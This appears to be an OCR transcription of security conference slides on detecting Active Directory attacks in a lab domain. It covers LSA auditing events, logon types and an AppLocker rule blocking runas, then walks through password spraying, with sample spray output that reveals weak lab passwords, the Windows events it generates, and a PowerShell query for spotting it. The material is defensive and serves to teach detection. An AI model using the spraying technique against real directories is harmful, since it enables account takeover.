
EventID	Description	Impact
3065/3066	LSASS Auditing – checks for code integrity	Monitors LSA drivers & plugins. Test extensively before deploying!
3033/3063	LSA Protection – drivers that failed to load	Monitors LSA drivers & plugins & blocks ones that aren't properly signed.
4798	A user's local group membership was enumerated.	Potentially recon activity of local group membership. Filter out normal activity.

LSA Protection & Auditing (Windows 8.1/2012R2 and newer):
https://technet.microsoft.com/en-us/library/dn408187(v=ws.11).aspx

4798: A user's local group membership was enumerated (Windows 10/2016):
https://technet.microsoft.com/en-us/itpro/windows/keep-secure/event-4798


A Note About Logon Types (4624)

Logon Type #	Name	Description	Creds on Disk	Creds in Memory	Distribution
0	**System**	Typically rare, but could alert to malicious activity	Yes	Yes	*
2	Interactive	Console logon (local keyboard) which includes server KVM or virtual client logon. Also standard RunAs.	No	Yes	#5 / 0%
3	Network	Accessing file shares, printers, IIS (integrated auth, etc), PowerShell remoting	No	No	#1 / ~80%
4	**Batch**	Scheduled tasks	Yes	Yes	#7 / 0%
5	**Service**	Services	Yes	Yes	#4 / <1%
7	Unlock	Unlock the system	No	Yes	#6 / <1%
8	Network Clear Text	Network logon with password in clear text (IIS basic auth). If over SSL/TLS, this is probably fine.	Maybe	Yes	#2 / ~15%
9	**New Credentials**	RunAs /NetOnly which starts a program with different credentials than logged on user	No	Yes	#3 / < 1%
10	**Remote Interactive**	RDP: Terminal Services, Remote Assistance, R.Desktop	Maybe	Yes*	#9 / 0%
11	Cached Interactive	Logon with cached credentials (no DC online)	Yes	Yes	#8 / 0%



When the manual is not enough – runas /netonly, Unexpected Credential Exposure and the Need for Reality Based Holistic Threat Models

https://blogs.technet.microsoft.com/jepayne/2016/04/04/when-the-manual-is-not-enough-runas-netonly-unexpected-credential-exposure-and-the-need-for-reality-based-holistic-threat-models/



When the manual is not enough – runas /netonly, Unexpected Credential Exposure and the Need for Reality Based Holistic Threat Models

https://blogs.technet.microsoft.com/jepayne/2016/04/04/when-the-manual-is-not-enough-runas-netonly-unexpected-credential-exposure-and-the-need-for-reality-based-holistic-threat-models/

Mitigation: RunAs /NetOnly

Application Control Policies

Executable Rules

Action	User	Name	Rule Type	Exceptions	Winning GPO
Deny	CONTOSO\CO-People with Tier 0 Accounts	%SYSTEM32%\runas.exe	Path	No	CO-Applocker RunAs
Allow	Everyone	(Default Rule) All files located in the Program Files folder	Path	No	CO-Applocker RunAs
Allow	BUILTIN\Administrators	(Default Rule) All files	Path	No	CO-Applocker RunAs
Allow	Everyone	(Default Rule) All files located in the Windows folder	Path	No	CO-Applocker RunAs

When the manual is not enough – runas /netonly, Unexpected Credential Exposure and the Need for Reality Based Holistic Threat Models
https://blogs.technet.microsoft.com/jepayne/2016/04/04/when-the-manual-is-not-enough-runas-netonly-unexpected-credential-exposure-and-the-need-for-reality-based-holistic-threat-models/

“Password Spraying”

- Automated password guessing against all users to avoid lockout.
- Attempts logon with password(s) against each user, then moves on to the next one.

```
PS C:\> Get-ADDefaultDomainPasswordPolicy


ComplexityEnabled           : True
DistinguishedName           : DC=lab,DC=adsecurity,DC=org
LockoutDuration             : 00:30:00
LockoutObservationWindow    : 00:30:00
LockoutThreshold            : 5
MaxPasswordAge              : 42.00:00:00
MinPasswordAge              : 1.00:00:00
MinPasswordLength           : 7
objectClass                 : {domainDNS}
objectGuid                  : e7f11f35-bd99-476b-bada-08c31c5a5b20
PasswordHistoryCount        : 24
ReversibleEncryptionEnabled : False
```

“Password Spraying”

- Connect to SMB share or network service
- Let’s start with connections to the PDC’s NETLOGON share…

```
Password Spraying against 1892 users
User ADSECLAB\Christopher.Kelly has the password Password1
User ADSECLAB\Cameron.Long has the password Password1
User ADSECLAB\Nicholas.Davis has the password Password1
User ADSECLAB\Connor.Moore has the password Password1
User ADSECLAB\Bryce.Torres has the password P@sswOrd
User ADSECLAB\Olivia.Bryant has the password P@sswOrd
User ADSECLAB\Victoria.Young has the password P@sswOrd
User ADSECLAB\Joseph.Rodriguez has the password P@sswOrd
User ADSECLAB\Audrey.Lee has the password Password99!
User ADSECLAB\Landon.Lewis has the password Password99!
User ADSECLAB\Blake.Carter has the password Password1234
User ADSECLAB\Alexis.Phillips has the password Password1
```

Security Number of events: 13,033 (!) New events available

Keywords	Date and Time	Source	Event ID	Task Categ
Audit Failure	4/11/2017 1:35:45 PM	Microsoft Windows security auditing.	4625	Logon
Audit Failure	4/11/2017 1:35:45 PM	Microsoft Windows security auditing.	4625	Logon
Audit Failure	4/11/2017 1:35:45 PM	Microsoft Windows security auditing.	4625	Logon
Audit Failure	4/11/2017 1:35:45 PM	Microsoft Windows security auditing.	4625	Logon
Audit Fail				
Audit Fail				
Audit Fail				
Audit Fail				
Audit Fail				
Audit Fail				

Event 4625, Microsoft Windows security auditing.

General Details

An account failed to log on.

Subject:
- Security ID: NULL SID
- Account Name: -
- Account Domain: -
- Logon ID: 0x0

Logon Type: 3

Account For Which Logon Failed:
- Security ID: NULL SID
- Account Name: Michael.Thompson@lab.adsecurity.org
- Account Domain:


Failure Information:
- Failure Reason: Unknown user name or bad password.
- Status: 0xC000006D
- Sub Status: 0xC000006A

Process Information:
- Caller Process ID: 0x0

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	4/11/2017 1:35:46 PM
Event ID:	4625	Task Category:	Logon
Level:	Information	Keywords:	Audit Failure

name	LastBadPasswordAttempt
ADSAdministrator	4/11/2017 7:18:11 PM
Guest	4/11/2017 7:18:12 PM
DefaultAccount	4/11/2017 7:18:12 PM
krbtgt	4/11/2017 5:05:58 PM
Brandon.Young	4/11/2017 7:18:12 PM
Liam.Moore	4/11/2017 7:18:12 PM
Michael.Evans	4/11/2017 7:18:12 PM
Julia.Morgan	4/11/2017 7:18:12 PM
Jack.Collins	4/11/2017 7:18:12 PM
Paige.Foster	4/11/2017 7:18:12 PM
Charlie.Sanders	4/11/2017 7:18:13 PM
Carter.Moore	4/11/2017 7:18:13 PM
Ryder.Howard	4/11/2017 7:18:13 PM
Ashlyn.Mitchell	4/11/2017 7:18:13 PM
Bentley.Collins	4/11/2017 7:18:13 PM
Abigail.Miller	4/11/2017 7:18:13 PM
Adrian.Thompson	4/11/2017 7:18:13 PM
David.Bennett	4/11/2017 7:18:14 PM
Asher.Alexander	4/11/2017 7:18:14 PM
Lucas.Baker	4/11/2017 7:18:14 PM
Sydney.Taylor	4/11/2017 7:18:14 PM
Sydney.Nelson	4/11/2017 7:18:14 PM
Riley.Hill	4/11/2017 7:18:14 PM
Charlotte.Hayes	4/11/2017 7:18:14 PM
Oliver.Cook	4/11/2017 7:18:14 PM
Eva.Adams	4/11/2017 7:18:15 PM
Samuel.Cook	4/11/2017 7:18:15 PM
Paige.Perez	4/11/2017 7:18:15 PM
Parker.Foster	4/11/2017 7:18:15 PM
Ian.Ross	4/11/2017 7:18:15 PM

Switch from Network Share to AD Connection



Guessing User Passwords.
User 1206.

```
Password Spraying against 1892 users
User ADSECLAB\Christopher.Kelly has the password Password1
User ADSECLAB\Cameron.Long has the password Password1
User ADSECLAB\Nicholas.Davis has the password Password1
User ADSECLAB\Connor.Moore has the password Password1
User ADSECLAB\Bryce.Torres has the password P@ssw0rd
User ADSECLAB\Olivia.Bryant has the password P@ssw0rd
User ADSECLAB\Victoria.Young has the password P@ssw0rd
User ADSECLAB\Joseph.Rodriguez has the password P@ssw0rd
User ADSECLAB\Audrey.Lee has the password Password99!
User ADSECLAB\Landon.Lewis has the password Password99!
```

Keywords	Date and Time	Source	Event ID
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771

```
PS C:\> get-aduser -filter * -prop lastbadpasswordattempt,badpwdcount |
        select name,lastbadpasswordattempt,badpwdcount |
        sort lastbadpasswordattempt | format-table -auto

name                  lastbadpasswordattempt badpwdcount
----                  ---------------------- -----------
krbtgt                4/11/2017 8:05:58 PM            13
Leah.Reed             4/11/2017 11:37:21 PM            8
Gabriel.Moore         4/11/2017 11:37:21 PM            8
Dylan.Brown           4/11/2017 11:37:21 PM            8
Arianna.Flores        4/11/2017 11:37:21 PM            8
Joshua.Bell           4/11/2017 11:37:21 PM           12
Juliana.Hall          4/11/2017 11:37:21 PM            8
Hayden.Baker          4/11/2017 11:37:21 PM           12
Lily.Davis            4/11/2017 11:37:21 PM            8
Zachary.Cook          4/11/2017 11:37:21 PM            8
Hailey.Lopez          4/11/2017 11:37:21 PM           12
Elizabeth.Diaz        4/11/2017 11:37:21 PM            8
Mason.Ward            4/11/2017 11:37:21 PM            8
Logan.Nelson          4/11/2017 11:37:21 PM           12
Levi.Campbell         4/11/2017 11:37:21 PM            8
Elijah.Bryant         4/11/2017 11:37:21 PM            8
Maya.Gray             4/11/2017 11:37:21 PM            8
Sydney.Long           4/11/2017 11:37:21 PM           12
Isaiah.Wilson         4/11/2017 11:37:21 PM            8
Zachary.Lopez         4/11/2017 11:37:21 PM            8
Jayden.Carter         4/11/2017 11:37:21 PM            8
Gabriel.Lewis         4/11/2017 11:37:21 PM           12
Lauren.Davis          4/11/2017 11:37:22 PM           12
Thomas.Wood           4/11/2017 11:37:22 PM           12
Kaylee.Parker         4/11/2017 11:37:22 PM           12
Paige.Wilson          4/11/2017 11:37:22 PM           12
Owen.Martin           4/11/2017 11:37:22 PM           12
Nicholas.Robinson     4/11/2017 11:37:22 PM           12
William.Ramirez       4/11/2017 11:37:22 PM           12
Anthony.Carter        4/11/2017 11:37:22 PM           12
Julia.Cook            4/11/2017 11:37:22 PM           12
Hannah.Washington     4/11/2017 11:37:22 PM           12
Jasmine.Cook          4/11/2017 11:37:22 PM           12
Violet.Green          4/11/2017 11:37:22 PM           12
Ella.Morris           4/11/2017 11:37:22 PM           12
Alexis.Bailey         4/11/2017 11:37:22 PM           12
Grace.Baker           4/11/2017 11:37:22 PM           12
Leah.Martinez         4/11/2017 11:37:22 PM           12
Alexis.Price          4/11/2017 11:37:22 PM           12
Samantha.Clark        4/11/2017 11:37:22 PM           12
Luke.Price            4/11/2017 11:37:22 PM           12
Annabelle.Robinson    4/11/2017 11:37:22 PM           12
[illegible]rooks      4/11/2017 11:37:22 PM           12
Sebastian.Long        4/11/2017 11:37:22 PM           12
```

Event 4771, Microsoft Windows security auditing.

General | Details

Kerberos pre-authentication failed.

Account Information:
- Security ID: ADSECLAB\Peyton.Davis
- Account Name: Peyton.Davis

Service Information:
- Service Name: krbtgt/ADSECLAB

Network Information:
- Client Address: 2600:1006:b10b:e6b0:a44e:9ce5:9777:96c
- Client Port: 55431

Additional Information:
- Ticket Options: 0x40810010
- Failure Code: 0x18
- Pre-Authentication Type: 2

Certificate Information:
- Certificate Issuer Name:
- Certificate Serial Number:
- Certificate Thumbprint:

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	4/11/2017 10:20:53 PM
Event ID:	4771	Task Category:	Kerberos Authentication Service
Level:	Information	Keywords:	Audit Failure

Event 4648, Microsoft Windows security auditing.

General Details

A logon was attempted using explicit credentials.

Subject:
- Security ID: ADSECLAB\joeuser
- Account Name: joeuser
- Account Domain: ADSECLAB
- Logon ID: 0xDC1DD
- Logon GUID: {00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:
- Account Name: Alexis.Phillips
- Account Domain: LAB.ADSECURITY.ORG
- Logon GUID: {4988ca2b-de32-deac-545b-046785b8c40c}

Target Server:
- Target Server Name: ADSMDC16.lab.adsecurity.org
- Additional Information: ldap/ADSMDC16.lab.adsecurity.org

Event 4648, Microsoft Windows security auditing.

General Details

A logon was attempted using explicit credentials.

Subject:
- Security ID: ADSECLAB\joeuser
- Account Name: joeuser
- Account Domain: ADSECLAB
- Logon ID: 0xDC1DD
- Logon GUID: {00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:
- Account Name: Christopher.Kelly
- Account Domain: LAB.ADSECURITY.ORG
- Logon GUID: {75fe5e2d-f28f-eaae-d936-4d413f7400b5}

Event 4648, Microsoft Windows security auditing.

General Details

A logon was attempted using explicit credentials.

Subject:
- Security ID: ADSECLAB\joeuser
- Account Name: joeuser
- Account Domain: ADSECLAB
- Logon ID: 0xDC1DD
- Logon GUID: {00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:
- Account Name: Cameron.Long
- Account Domain: LAB.ADSECURITY.ORG
- Logon GUID: {0bc630e1-5cd7-dd80-c987-40b628bd936f}

Target Server:
- Target Server Name: ADSMDC16.lab.adsecurity.org
- Additional Information: ldap/ADSMDC16.lab.adsecurity.org

Event 4648, Microsoft Windows security auditing.

General Details

A logon was attempted using explicit credentials.

Subject:
- Security ID: ADSECLAB\joeuser
- Account Name: joeuser
- Account Domain: ADSECLAB
- Logon ID: 0xDC1DD
- Logon GUID: {00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:
- Account Name: Nicholas.Davis
- Account Domain: LAB.ADSECURITY.ORG
- Logon GUID: {693ecbd0-3a7c-c0bc-bdff-394bb977f62b}

Target Server:
- Target Server Name: ADSMDC16.lab.adsecurity.org
- Additional Information: ldap/ADSMDC16.lab.adsecurity.org

Process Information:
- Process ID: 0x12bc

SPNs, Service Accounts & Kerberoasting

Sean Metcalf [@Pyrotek3, sean@TrimarcSecurity.com]

“SPN Scanning” Service Discovery

- SQL servers, instances, ports, etc.
